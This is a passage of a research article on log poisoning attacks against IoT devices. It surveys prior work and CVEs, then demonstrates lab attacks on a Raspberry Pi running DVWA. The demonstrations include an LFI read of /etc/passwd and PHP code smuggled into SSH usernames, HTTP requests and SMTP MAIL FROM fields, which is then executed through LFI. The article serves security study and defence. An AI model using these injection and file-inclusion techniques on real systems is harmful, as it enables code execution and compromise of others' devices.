IEEE Access
Multidisciplinary ⋮ Rapid Review ⋮ Open Access Journal

Received 9 June 2024, accepted 27 July 2024, date of publication 5 August 2024, date of current version 2 September 2024.

Digital Object Identifier 10.1109/ACCESS.2024.3438383

RESEARCH ARTICLE

Log Poisoning Attacks in IoT: Methodologies, Evasion, Detection, Mitigation, and Criticality Analysis

HAITHAM AMEEN NOMAN[1], OSAMA M. F. ABU-SHARKH[1], AND SINAN AMEEN NOMAN[2]
[1]Computer Engineering Department, Princess Sumaya University for Technology, Amman 11941, Jordan
[2]Department of Computer Science, The University of Alabama, Tuscaloosa, AL 35401, USA

Corresponding author: Haitham Ameen Noman (h.ani@psut.edu.jo)

ABSTRACT Log poisoning is a cyber-attack where adversaries manipulate systems' log files to conceal their activities or execute malicious codes. This paper thoroughly examines log poisoning attacks, focusing on demonstrating methodologies applied to prevalent Internet of Things (IoT) platforms, such as the Raspberry Pi. We introduce a novel technique that circumvents the protective mechanisms of Linux-based devices, which truncates the injected malicious code in sensitive log files. Furthermore, a novel persistence technique that allows the attacker to maintain a persistent connection with the Linux-based target device was introduced. Moreover, we propose an evasive technique that enables adversaries to effectively conceal their log poisoning attacks by executing them through encrypted tunnels using a virtual private network (VPN). Through Intrusion Modes and Criticality Analysis (IMECA), we analyze the severity and potential impact of these attacks and propose mitigation strategies to avoid the occurrence of such attacks in order to maintain the confidentiality, integrity, and reliability of IoT ecosystems. To counteract the threat, we design a Python script that detects and mitigates log poisoning attacks, specifically against malicious codes injected into logs, without requiring the log file to be set as executable.

INDEX TERMS Cyber attacks, log poisoning, log injection, Internet of Things (IoT), malicious code.

I. INTRODUCTION

The Internet of Things, also known as IoT, represents a paradigm where everyday objects are interconnected and interact to perform tasks autonomously, aiming to streamline processes and facilitate human life [1], [2], [3], [4]. Over recent years, IoT has experienced exponential expansion, playing a pivotal role in various sectors such as healthcare, agriculture, transportation, home automation, and smart cities. However, the prevalence of IoT devices has concurrently opened the gates to a new panorama of security threats, which could jeopardize both the functionality of the devices and the privacy of the users [5], [6], [7], [8], [9].

One of the prominent security concerns in the IoT landscape is the exploitation of IoT devices for launching cyber-attacks. These devices often lack robust security features, thereby becoming susceptible to numerous forms of attacks, such as denial of service attacks (DoS), distributed denial of service attacks (DDoS), and code injection attacks [10], [11]. Code injection attacks are particularly insidious cybersecurity threats involving the unauthorized insertion of malicious code into a vulnerable IoT device. Once the code is injected, attackers can perform further types of cyber-attacks. The inherently constrained computational resources of many IoT devices make it challenging to implement traditional security measures, such as firewalls or intrusion detection systems, further exacerbating their vulnerability to code injection attacks. Moreover, the interconnected nature of IoT ecosystems means that a single compromised device can serve as a gateway to more extensive networks, thereby amplifying the potential damage and risks.

Code injection attacks can be performed in various ways, including Hypertext Markup Language 5 (HTML5) injection, Extensible Markup Language (XML) injection, Cross-Site

The associate editor coordinating the review of this manuscript and approving it for publication was Peng-Yong Kong.

Request Forgery (CSRF), directory traversal, firmware code injection, object injection, command injection, format string attacks, SQL injection, buffer overflow, indirect prompt injection attacks, XSS, Hibernate Query Language (HQL) injection, and log poisoning attacks [12].

Every modern computing system utilizes log files as a fundamental operational management and security oversight component. These files systematically record events, transactions, and activities within the system, providing administrators and security professionals with critical data needed for monitoring system performance, troubleshooting issues, and conducting detailed security audits. Whether it is a corporate server, a personal computer, an IoT device, or a complex network infrastructure, log files serve as invaluable tools for maintaining the integrity, reliability, and security of technology systems [13]. Unfortunately, the vulnerabilities often arise from the improper configuration of log files, the systems that manage them, and a lack of robust security controls. Such vulnerabilities make logs susceptible to an attack dubbed log poisoning.

Log poisoning, also known as log injection, attacks are a vector of sophisticated code injection attacks that have been introduced recently in the cybersecurity realm, with not much work addressing these kinds of attacks in academia. Log poisoning is an attack where an intruder manipulates the log data of a device or system. This manipulation typically involves inserting, deleting, or altering entries within the log files to obscure the attacker's activities or create conditions favorable for further malicious exploits. By tampering with these critical records, attackers can hide their tracks, making it difficult for security teams to detect and respond to breaches effectively. Additionally, sophisticated attackers can inject malicious code into logs that are later executed by the system, potentially leading to further compromise or enabling the attacker to gain higher privileges [14]. Usually, the execution of the attack depends on a different vulnerability like social engineering or other vulnerabilities. Given the ever-increasing number of IoT devices and the severity of log poisoning attacks, it is crucial to address this challenge proactively.

To the best of our knowledge, we are the first to comprehensively address log poisoning attacks in IoT by exploring these kinds of attacks from multiple dimensions. First, we discuss the main concept of log poisoning attack and how it can affect different devices and systems. Then, we present various methodologies to realize such attacks, demonstrating them through practical implementations on IoT devices and focusing specifically on PHP malicious code injection. Each methodology showcases how an attacker can exploit a distinct log file, providing a step-by-step breakdown of the attack vectors and the specific vulnerabilities targeted. This practical insight is crucial for understanding the mechanics of the threat and the precision required in its execution.

Additionally, we introduce a novel technique that overcomes the mitigation measures typically used by the Linux operating system, which often truncates malicious code when inserted into sensitive log files. This breakthrough enables the persistence of malicious activities even under stringent security measures, highlighting a significant gap in current defense strategies. Furthermore, we develop a method allowing attackers to maintain a persistent connection to the victim's machine through log poisoning. This persistence aspect is critical as it underlines the severity and long-term implications of such attacks, making them disruptive and a continuous threat.

Moreover, we propose a method that allows sophisticated adversaries to seamlessly conceal their activities by leveraging Virtual Private Network (VPN) technology during the execution of log poisoning attacks. This technique underscores the evolving complexity of cyber threats and the need for advanced detection systems that can penetrate through disguised traffic. In addition, we conduct a criticality analysis for the implemented attacks using Intrusion Modes and Criticality Analysis (IMECA) to study the severity and ramifications of these attacks comprehensively. This analysis quantifies the risk and categorizes the potential impacts, helping prioritize response strategies.

Lastly, recognizing the need for proactive defenses, we design a novel detection tool that automatically identifies these attacks and alerts users to emerging threats. This tool integrates into existing security frameworks, enhancing their capability to address such insidious attacks before they manifest significant damage preemptively.

The rest of the paper is organized as follows. In Section II, we provide a brief description of log poisoning attacks and the types of logs that can be targeted in such attacks, followed by a literature review. In Section III, we present and discuss methodologies in detail, illustrating log poisoning attacks on an embedded system commonly used in IoT applications, Raspberry Pi 4. Section IV introduces a technique to bypass the truncation mitigation measure by the Linux operating system. In Section V, We introduce a novel technique to maintain persistence with the victim's machine through log poisoning attacks. Section VI introduces a novel evasive technique in which adversaries can effectively cover log poisoning tracks and encrypt the channel between the attacker and the victim's device using a virtual private network (VPN) technology. In Section VII, we provide criticality analysis for the introduced attack methodologies using IMECA. We then introduce a novel technique to tackle log poisoning attacks in Section VIII. Subsequently, the paper is discussed and concluded in Section IX, where we summarize the main findings and their implications. Finally, in Section X, we explore future research directions, detailing plans to advance further our understanding and mitigation strategies against log poisoning threats.

II. BACKGROUND AND LITERATURE REVIEW

Log poisoning attacks are cybersecurity threats where an attacker manipulates or injects malicious content into logs generated by computer systems, applications, or network

devices. These logs are intended to record important information about system activities, events, and errors, which helps administrators and security teams monitor and troubleshoot the system. In a log poisoning attack, the attacker may inject malicious codes to either confuse system administrators, evade detection, or create a distraction, undermining the trustworthiness of log data and impeding the ability to trace back illicit activities. Log poisoning attacks can also be used to cover up unauthorized activities. Furthermore, Log poisoning attacks may lead and act as a trigger for more severe cyber-attacks such as performing remote code execution, denial of service, and other types of cyber-attacks. Log poisoning can hinder the ability of security analysts to accurately analyze and respond to security incidents or prevent the execution of other cyber-attacks.

The log poisoning attack constitutes a sophisticated method for the execution of unauthorized code through the privileges associated with a vulnerable website. This vulnerability arises predominantly since certain websites permit the inclusion of files by reusing special code, thereby opening avenues for exploitation. A particularly noteworthy attack vector within this domain is Local File Inclusion (LFI), which is another vulnerability that can be followed by a successful log poisoning attack to enable the execution of the injected log codes and other local files residing on the victim's server [12]. However, it should be noted that without proper access to the targeted server's local file system, log poisoning becomes inherently complex and, at times, unfeasible.

While both LFI and log poisoning attacks involve the unauthorized execution of code, they fundamentally target different aspects of a system's vulnerability. LFI is primarily concerned with exploiting the ability to include and execute files that are already present on the server. This is typically achieved by manipulating input fields to redirect or misuse file paths that are intended to legally include scripts or documents. In contrast, log poisoning is a specialized technique that, while it can utilize LFI as a method for execution, primarily targets the logging system of an application. Attackers inject malicious code into log entries, which are then executed when these tainted logs are included as files in an LFI attack. The major limitation of security mechanisms designed specifically for LFI attacks when addressing log poisoning lies in their focus. Traditional LFI protections, such as sanitizing input to prevent traversal sequences (e.g., '../') or validating file extensions, do not necessarily account for the integrity of the content within log files. Since log files are typically trusted as non-executable text files, they may not be subjected to the same level of analysis as other external or user-provided files. This oversight allows attackers to inject executable code into logs, which can then be executed if these logs are included through an LFI vulnerability. Therefore, despite being different attacks, log poisoning leverages the execution phase of LFI to activate the injected malicious code, exploiting the trust and execution capabilities that servers typically extend to their own log files [12].

The following provides an overview of various logs susceptible to log poisoning attacks and the works in the literature that addressed them:

- Webserver logs: These logs capture details about client-server interactions, including client requests, server feedback, and potential errors during request processing. Malicious attackers may insert harmful code into HTTP requests or adjust URL parameters using code. Examples include Nginx access, Apache access, and Internet Information Services (IIS).
- Application logs: These logs originate from web applications, mobile applications, or traditional software; they can be compromised when malicious entities insert harmful code into input fields. This action then distorts the logs produced by the target application.
- System logs: These types of logs offer insights into activities and events within an operating system, covering its services and integral components. Linux Syslog and Windows Event Logs are prime examples of this type of log.
- Authentication logs: Authentication logs focus on user authentication activities, documenting events such as successful logins, failed attempts, and account suspensions. The potential threat arises when attackers embed harmful code into username or password fields. For instance, SSH logs on Linux-based systems and Windows Event Logs documenting logon events are typical examples.
- Mail server logs: Mail server logs maintain records of email-related activities; these logs detail sent/received emails, errors, and other pertinent events. Attack vectors include the insertion of malicious code into email headers or content. Examples in this category encompass logs from Postfix, Sendmail, and Exim mail transfer platforms.
- Database Logs: These logs chronicle activities linked to database functions such as carried-out queries, data amendments, and errors. Attackers might introduce harmful SQL code into queries, leveraging weak spots in log analysis tools or log management frameworks. Notable instances include logs from MySQL, PostgreSQL, Oracle, and SQL Server.

After surveying the literature, the scientific community has barely addressed log poisoning. Just a few limited works have explored log poisoning attacks from different aspects. Only one of them [15] briefly mentioned log poisoning as a technique to attack scripts in Lua, one of the preferred languages for programming embedded and IoT devices, while the rest of the works addressed log poisoning attacks on other applications and not specifically on IoT systems and devices. We will briefly discuss these works in the following.

In an early work, Melnichuk described a log poisoning method in [16] and provided a PHP script that, when an attacker runs, any command can be executed on a server. Consequently, the attacker is capable of running any local exploits to gain root privileges or just browse the server's

files. After that, Mirheidari et al. presented in [17] and [22] several simple scenarios capable of penetrating shared web hosting servers even with several securing mechanisms on these servers. In one of the presented scenarios, a log poisoning attack is performed by creating a PHP script that finds opened files of child webserver processes. After the script is executed, the log file is re-opened with write access. According to the authors, to be susceptible to such an attack, a PHP interpreter should be used as an Apache module because when Apache runs a PHP interpreter as CGI, the new PHP interpreter process does not inherit the log file descriptor from Apache, so the malicious script cannot re-open the log file with write access and alter its content. The sample PHP script for the log poisoning attack is provided in [17] and [22]. The authors emphasized that having "write" access to log files in shared web hosting leads to very dangerous situations where attackers would have a fertile environment to perform various attacks on the hosted websites. This concern is not merely theoretical but is grounded in empirical evidence that underscores the necessity for rigorous access control measures.

Illustratively, the discovery of a significant log poisoning vulnerability, cataloged as CVE-2019-11642, in versions of the OneShield Policy (Dragon Core) framework prior to 5.1.10, exemplifies the practical manifestations of these theoretical risks. This specific vulnerability is a case study highlighting the critical importance of rigorous security protocols to mitigate potential threats posed by inadequate access restrictions to log. This vulnerability allows authenticated remote adversaries to manipulate log files by injecting malicious payloads through headers or form elements. Subsequently, these payloads can be executed through a client-side debugging console, contingent upon the availability of the debugging console and Java Bean in the deployed application of any supported IoT device [18] and [19]. Another critical security flaw that presents itself in the realm of the IoT and network management systems is a notable vulnerability identified as CVE-2020-16152. The vulnerability has been discovered in Aerohive NetConfig, version 10 and older. This vulnerability exploits LFI and log poisoning to achieve unauthenticated remote code execution as the root user [20]. Another registered CVE, which holds the number CVE-2023-32712, was found in SPLUNK software, specifically the Enterprise version. SPLUNK solution can be installed on IoT devices for data monitoring and device troubleshooting. Attackers can insert special codes (known as ANSI escape codes) into Splunk's log files. If someone opens these tampered files with a certain type of terminal program that can read these codes, this could lead to unauthorized commands being executed on that program. The attack needs the person to actively use a compatible terminal program to open the manipulated log file. It might require some extra steps to exploit it successfully [21].

To counteract the threat of LFI, Tajbakhsh et al. introduced in [23] a method to dynamically prevent LFI from attackers in web applications. They used PHP to describe the vulnerability and prevent it. The authors discussed that one of the LFI attack methods is log poisoning. They claimed that one possible way for such an attack is when the attacker puts the malicious code in the web server log file, such as Access.log, by requesting a malicious HTTP request. Then, the attacker includes the log file to execute a malicious code. An alternate log poisoning method discussed in [23] is performing the attack using emails. An attacker may find access to email files on the server and try to send an email containing malicious code. The authors' method to prevent such attacks relies on the concept of trusted and distrusted PHP scripts, where trusted scripts are allowed to be included. In contrast, distrusted ones are prevented from inclusion. Another work that considered mitigating a log poisoning attack was presented in [24]. In this work, Summers et al. addressed the capabilities of ModSecurity, a web application firewall (WAF). They discussed how it can be configured to reduce attacks executed through web applications. One of the examples that the authors demonstrated is a successful log poisoning attack that they performed by executing a command through the ModSecurity log file. The attack was successful because the /var/log/apache2/ directory is not a defined rule in the LFI-OS-files.data like the /etc/passwd. The authors suggested the inclusion of the former directory to prevent such attacks.

From an industrial application aspect, the authors of [25] demonstrated a log poisoning attack on smart grid devices by inserting a firmware Trojan in a PLC automation controller, ControlLogix 1756-L7 - L7PAC [26], which performs a log poisoning attack that targets the firmware updates. The authors did not propose any technique to mitigate such attacks.

Emphasizing log poisoning attacks that target system logs, Nguyen highlighted in [27] that a security consideration in implementing a cybersecurity logging and monitoring program using syslog protocol in global organizational security operations centers is the lack of security of the syslog protocol itself as no authentication is implemented in the protocol to ensure the authenticity of the source of the log data. Moreover, the log data is transferred as plain text across the network, making it a fertile environment for attackers to manipulate it and consequently cause log poisoning.

In a more recent study, Pan et al. introduced in [28] LogInjector, a method for detecting vulnerabilities related to log injection in web applications. LogInjector employs an extended dynamic crawler to identify log-injectable interfaces and view-log interfaces within the application. It then uses a feedback-guided mutation-based dynamic testing approach to uncover vulnerabilities. When tested against 14 popular web applications, LogInjector identified 16 log injection vulnerabilities, including six zero-day vulnerabilities outperforming a well-known web vulnerability scanner, Black Widow [29]. Hasan et al. also studied [30] Carriage return and line feed (CRLF) injection, where




FIGURE 1. Log poisoning attack technique.

Log poisoning is considered a prominent harmful use of this technique. CRLF injection is a type of vulnerability that allows a hacker to enter special characters into a web application, altering its operation or confusing the administrator. The authors provided insight and a logical approach to address CRLF injection in general without concentrating on the methodology of how this technique is used specifically to perform Log poisoning.

Our work differs from all the above-mentioned works in the following aspects. We comprehensively concentrate on log poisoning attacks on IoT systems and devices. We provide several methodologies to perform such attacks on various types of log files on IoT systems and devices. Without losing the generality, we demonstrate and implement the attacks on a commonly used IoT device, Raspberry Pi 4, running its Raspberry Pi operating system [31]. The introduced methodologies can also be applied to other IoT devices running Linux-based operating systems. We also use AttifyOs Linux [32], a penetration testing distribution for IoT devices, to launch the attacks and simulate an attacker's perspective. Criticality analysis is also performed using IMECA to emphasize further the severity of log poisoning attacks and the strategies that can be adopted to reduce the occurrence of such attacks. We also introduce a novel technique to detect and mitigate log poisoning attacks on IoT systems and devices.

III. LOG POISONING ATTACK METHODOLOGIES

Logs are vital for system monitoring, troubleshooting, and security auditing, containing details about system events, user activities, and errors. Their integrity is crucial for the security and operational reliability of systems. Log poisoning can target any designated log file across different operating systems, such as Linux or Windows, exploiting their unique log handling and formatting characteristics. Vulnerabilities in log management often arise from the improper configuration of log files and the systems that manage them and the lack of robust security controls. These vulnerabilities make logs susceptible to manipulation, allowing attackers to inject, modify, or delete log entries. Such activities can serve multiple malicious purposes concealing malware presence, creating audit trail confusion, or inserting executable code to compromise the system. It is essential to outline the stages of an attack in generic terms, which are applicable across various computing environments like servers, IoT devices, or personal computers. The process of a log poisoning attack typically involves identifying the type of target device and its operating system, followed by pinpointing susceptible log files. The next phase involves selecting a method for injecting malicious entries into these logs. The final step entails exploiting a vulnerability to execute the injected code. This step can be performed mainly by executing the code through LFI vulnerability or by tricking an administrator into executing it.

The injected code can vary widely based on the target operating system and the nature of the exploited application or service. For instance, attackers may choose to inject PHP, Python, and Bash scripts for general Linux server manipulation or PowerShell scripts in Windows environments. This variation leverages the specific execution behaviors and security weaknesses of each system. Not all injected code behaves the same way upon execution. For example, we found that certain types of code, like Python or Bash scripts, generally require the log file to have executable permissions to run directly from the log through the exploitation of LFI vulnerability. This is because these scripts are typically executed by an interpreter, and if the log file itself is not set as executable, the system will not run them as programs. In contrast, languages like PHP can be executed without direct executable permissions on the log file itself. This happens when the server software interprets the log file's contents as executable code, potentially when included or mistakenly executed within the context of an application. This scenario underscores the critical need for the management of file permissions and the rigorous validation and sanitization of all inputs that might be logged.

This section provides and discusses detailed methodologies illustrating log poisoning attacks in IoT. For administrative access to the Raspberry Pi OS, we employ an account under the username "limbo." On the other hand, as mentioned earlier, we utilize AttifyOs Linux to launch the attacks.

There are various types of logs that exist within any given system. These logs, which may include authentication

logs, webserver server logs, mail server logs, and FTP logs, among others, store a wide variety of information relevant to system operations and potential troubleshooting [33], [34]. However, these logs can become vectors for attack if not properly configured or secured. The methodologies outlined in this paper highlight the vulnerabilities associated with different types of logs, particularly those exploiting the LFI vulnerability. This vulnerability originates from the Damn Vulnerable Web Application (DVWA) [35] server, an intentionally vulnerable PHP-based webserver software that we install on the Raspberry Pi device to simulate an insecure web management control interface to the device. The attacker may inject malicious PHP code into the log file of a particular service running on the IoT device. Subsequently, the attacker would execute the injected PHP code by exploiting the LFI vulnerability, which might lead to a complete compromise of the target device. It is important to note that the presence of LFI vulnerability is essential for accomplishing the attack and executing the injected code. Figure 1 illustrates the attack technique regardless of the type of the exploited log.

The following subsections discuss and delve into the various methods of log poisoning, covering a range of log types, including Authentication Logs, Webserver Logs, Mail Server Logs, and File Transfer Protocol Server Logs. The methodologies focus particularly on the injection of PHP code since it does not require setting execution permissions to the log, thus simplifying the attack execution. These subsections will assess each method's potential impacts and consequences on a Raspberry Pi device running Raspberry Pi OS or any other similar device running a Linux-based operating system and a vulnerable PHP-based webserver to LFI vulnerability.

A. POISONING AUTHENTICATION LOGS ATTACK METHODOLOGY

The first methodology involves injecting PHP malicious codes into the authentication logs of the Raspberry Pi device. To showcase this methodology, we first need to enable the Secure Shell server ''SSH'' on the device since it is not enabled by default. Any activity related to SSH involves writing to the logs of the SSH-designated log file. For example, on Debian-based Linux operating systems such as Ubuntu and Raspberry Pi OS, SSH successful and failed login attempts are typically logged in the ''/var/log/auth.log'' file [36]. To access this file, it is typically necessary to have administrative or ''root'' privileges. With reference to the default permissions for ''/var/log/auth.log,'' they are generally configured as ''-rw-r——.'' These permissions warrant interpretation as follows:

- -rw-: This indicates that the owner of the file (commonly the root user in a Linux system) possesses both read and write permissions but is devoid of execution rights.
- r–: This suggests that members of the group owning the file (commonly the administrator's group, which supervises system logs) have read permissions, yet they lack both write and execution rights.
- —: This implies that other users have no permissions for this file, so they cannot read, write, or run it.

To check these permissions, one can simply type the following command in the terminal:

```
ls -l /var/log/auth.log
```

The specified command displays detailed information about the ''auth.log'' file in Linux and includes details like file permissions, owner, size, and the time of last change. It is important to understand that alterations to the permissions of this log file could trigger serious security implications. This would allow the attacker to inject Bash scripts or Python code and have them executed. Thus, any such changes must be executed carefully and with a thorough comprehension of the potential consequences. However, as previously mentioned, if PHP is installed on the victim's machine, the attacker could inject malicious PHP code into the authentication log file. This code could then be executed without the necessity of altering the ''auth.log'' file's permissions to executable.

The next step involves verifying whether the LFI vulnerability that exists on the DVWA webserver is exploitable by an attacker. This can be performed by trying to access the ''/etc/passwd'' file of the Raspberry Pi by crafting the attack as depicted in Figure 2.

The attack illustrated in Figure 2 shows that the attacker has successfully exploited the LFI vulnerability of the DVWA web page to gain access to the sensitive ''/etc/passwd'' file of the Raspberry Pi. The result is the disclosure of usernames and their corresponding hashed passwords of the device. As explained previously, LFI involves executing an existent script, program, or file on the target machine. However, in this methodology, we simulate an attack where the attacker can write some malicious code into the authentication log file and then execute the injected malicious code by leveraging the LFI vulnerability. This is achieved by attempting to log into the SSH server that is installed on the Raspberry Pi with an invalid username and password. In this case, the attacker does not input a regular username or password. Instead, the attacker embeds the malicious PHP code within either field. This step can be performed by executing the following command:

```
ssh "<?php phpinfo();?>
@192.168.112.145"
```

In the specified command, SSH is used to establish a secure shell connection to the host at the IP address '192.168.112.145', which, in this case, is a Raspberry Pi device. However, rather than using a conventional username, the username field would include a PHP script. The script is a commonly used PHP function that outputs information about the PHP configuration of the server. When executed, it displays a large amount of useful information, such as the PHP version, supported extensions, and environment variables, among other data. The execution of the command




FIGURE 2. Local file inclusion attack.




FIGURE 3. Successful injection of code into SSH.

above results in the code being written into the SSH log file of the Raspberry Pi. This can be verified by investigating the log file on the device.

Figure3 shows the successful insertion of the code into the "auth.log" file. Next, the attacker can execute the injected code through the LFI vulnerability that was previously verified to be exploitable. The output of this execution is subsequently displayed on the web page. Several IoT devices incorporate SSH by default to facilitate secure access and management. For example, Network equipment manufacturers like Cisco and Juniper embed SSH in their routers and switches, enabling secure configuration and management over the network. Additionally, industrial IoT devices, such as those produced by Siemens and Schneider Electric, often come with SSH support to ensure secure communication channels for system administrators [37].

B. POISONING WEBSERVER LOGS ATTACK METHODOLOGY

The second methodology involves injecting malicious codes into the DVWA webserver logs of the Raspberry Pi device. The log file associated with the DVWA webserver resides at the path "/var/log/apache2/other _vhosts_access.log". This specific log file meticulously records the interactions and activities of all virtual hosts accessing the DVWA website. It includes details about requests made to the server, such as the time of the request, the request method (GET, POST, etc.), the requested URL, the response status code, and the user agent string, among other details. Similar to the previous methodology, a perpetrator would need to find a way to inject the malicious code into that log file and access it afterward through LFI vulnerability to execute the injected code. The utility Netcat [38], [39] can be used to simulate this step. Netcat is a networking tool often referred to as the "Swiss Army knife" of network utilities. One of its notable features is its client-server model, which enables it to function as either a client or server for testing connectivity and port listening. As a client, it can open a connection to a remote server, and as a server, it can listen for incoming connections. Its listening mechanism allows it to wait for incoming data on a specific port and print out anything received. This step can be performed by using the following Netcat command:

```
Nc 192.168.112.145 80
```

The command instructs Netcat to initiate a TCP connection to the IP address of the Raspberry Pi via port 80, which




FIGURE 4. Verifying webserver log file injection.

is the port utilized by DVWA webserver. After establishing the connection, the attacker would proceed to inject the PHP malicious code into the ongoing session, leading to the insertion of the code into DVWA webserver log file.

The next step involves ensuring the injection procedure was successfully accomplished by inspecting the web server's designated log file. Subsequently, and similar to the previous methodology, the attacker would need to execute the log file via LFI vulnerability after being injected into DVWA webserver log file. This step can be illustrated in Figure 4.

Many IoT devices incorporate lightweight webservers to allow users to interact with the device via a web browser interface. For instance, the ESP32 modules are popular among hobbyists and professionals for building IoT projects. These modules can run lightweight web servers, enabling users to control devices or read sensor data directly through a web page. Similarly, the Arduino Yùn, with its integrated Ethernet and Wi-Fi capabilities, offers onboard web server functionality, making it suitable for various IoT applications that require web-based interaction.

C. POISONING MAIL SERVER LOGS ATTACK METHODOLOGY

The third methodology involves injecting malicious code into the mail server logs of the Raspberry Pi device. Some IoT devices are configured to send notifications via email, forming an integral part of the real-time alerting system. These email notifications provide valuable updates on the status, activities, and irregularities associated with the devices. A robust and efficient mail server is essential to facilitate these email communication protocols. One popular option is Postfix, an open-source mail transfer agent (MTA) known for its speed, security, and ease of configuration. The log file for Postfix can be found at the following location: "/var/ log/mail.log". This log file is deemed a pivotal component of Postfix system diagnostics and auditing. It is generated and managed by the syslog daemon, which records the activities of the Postfix mail server. It is instrumental in tracking email traffic, identifying operational irregularities, and facilitating effective troubleshooting. The log entries encompass critical details such as timestamps, status messages, and error notifications, thereby serving as a crucial resource in maintaining the system's integrity and reliability. In this methodology, we install Postfix mail server on the Raspberry Pi device. Subsequently, we use SSH to connect to the mail server via port 25 since this is Postfix's default port to send emails. After establishing the connection to the mail server, we inject the code instead of providing a correct email address using the following command:

```
MAIL FROM:<?php phpinfo();?>
```

We can verify the procedure's success status by investigating the content of the designated log file. Similar to the previous methods, we execute the injected code by exploiting the LFI vulnerability on the webserver.

Integrating mail servers into devices is less common due to resource-constrained nature. However, specific advanced or enterprise-level IoT applications might incorporate or interact with mail servers to facilitate communication, alerts, and system monitoring. For instance, security cameras and alarm systems, such as those offered by companies like Honeywell and Bosch, can be configured to send email notifications upon detecting motion or security breaches. These IoT devices typically connect to an existing mail server or cloud-based email service to dispatch alerts to users, providing timely updates on their security status.

D. POISONING FILE TRANSFER PROTOCOL (FTP) SERVER LOGS ATTACK METHODOLOGY

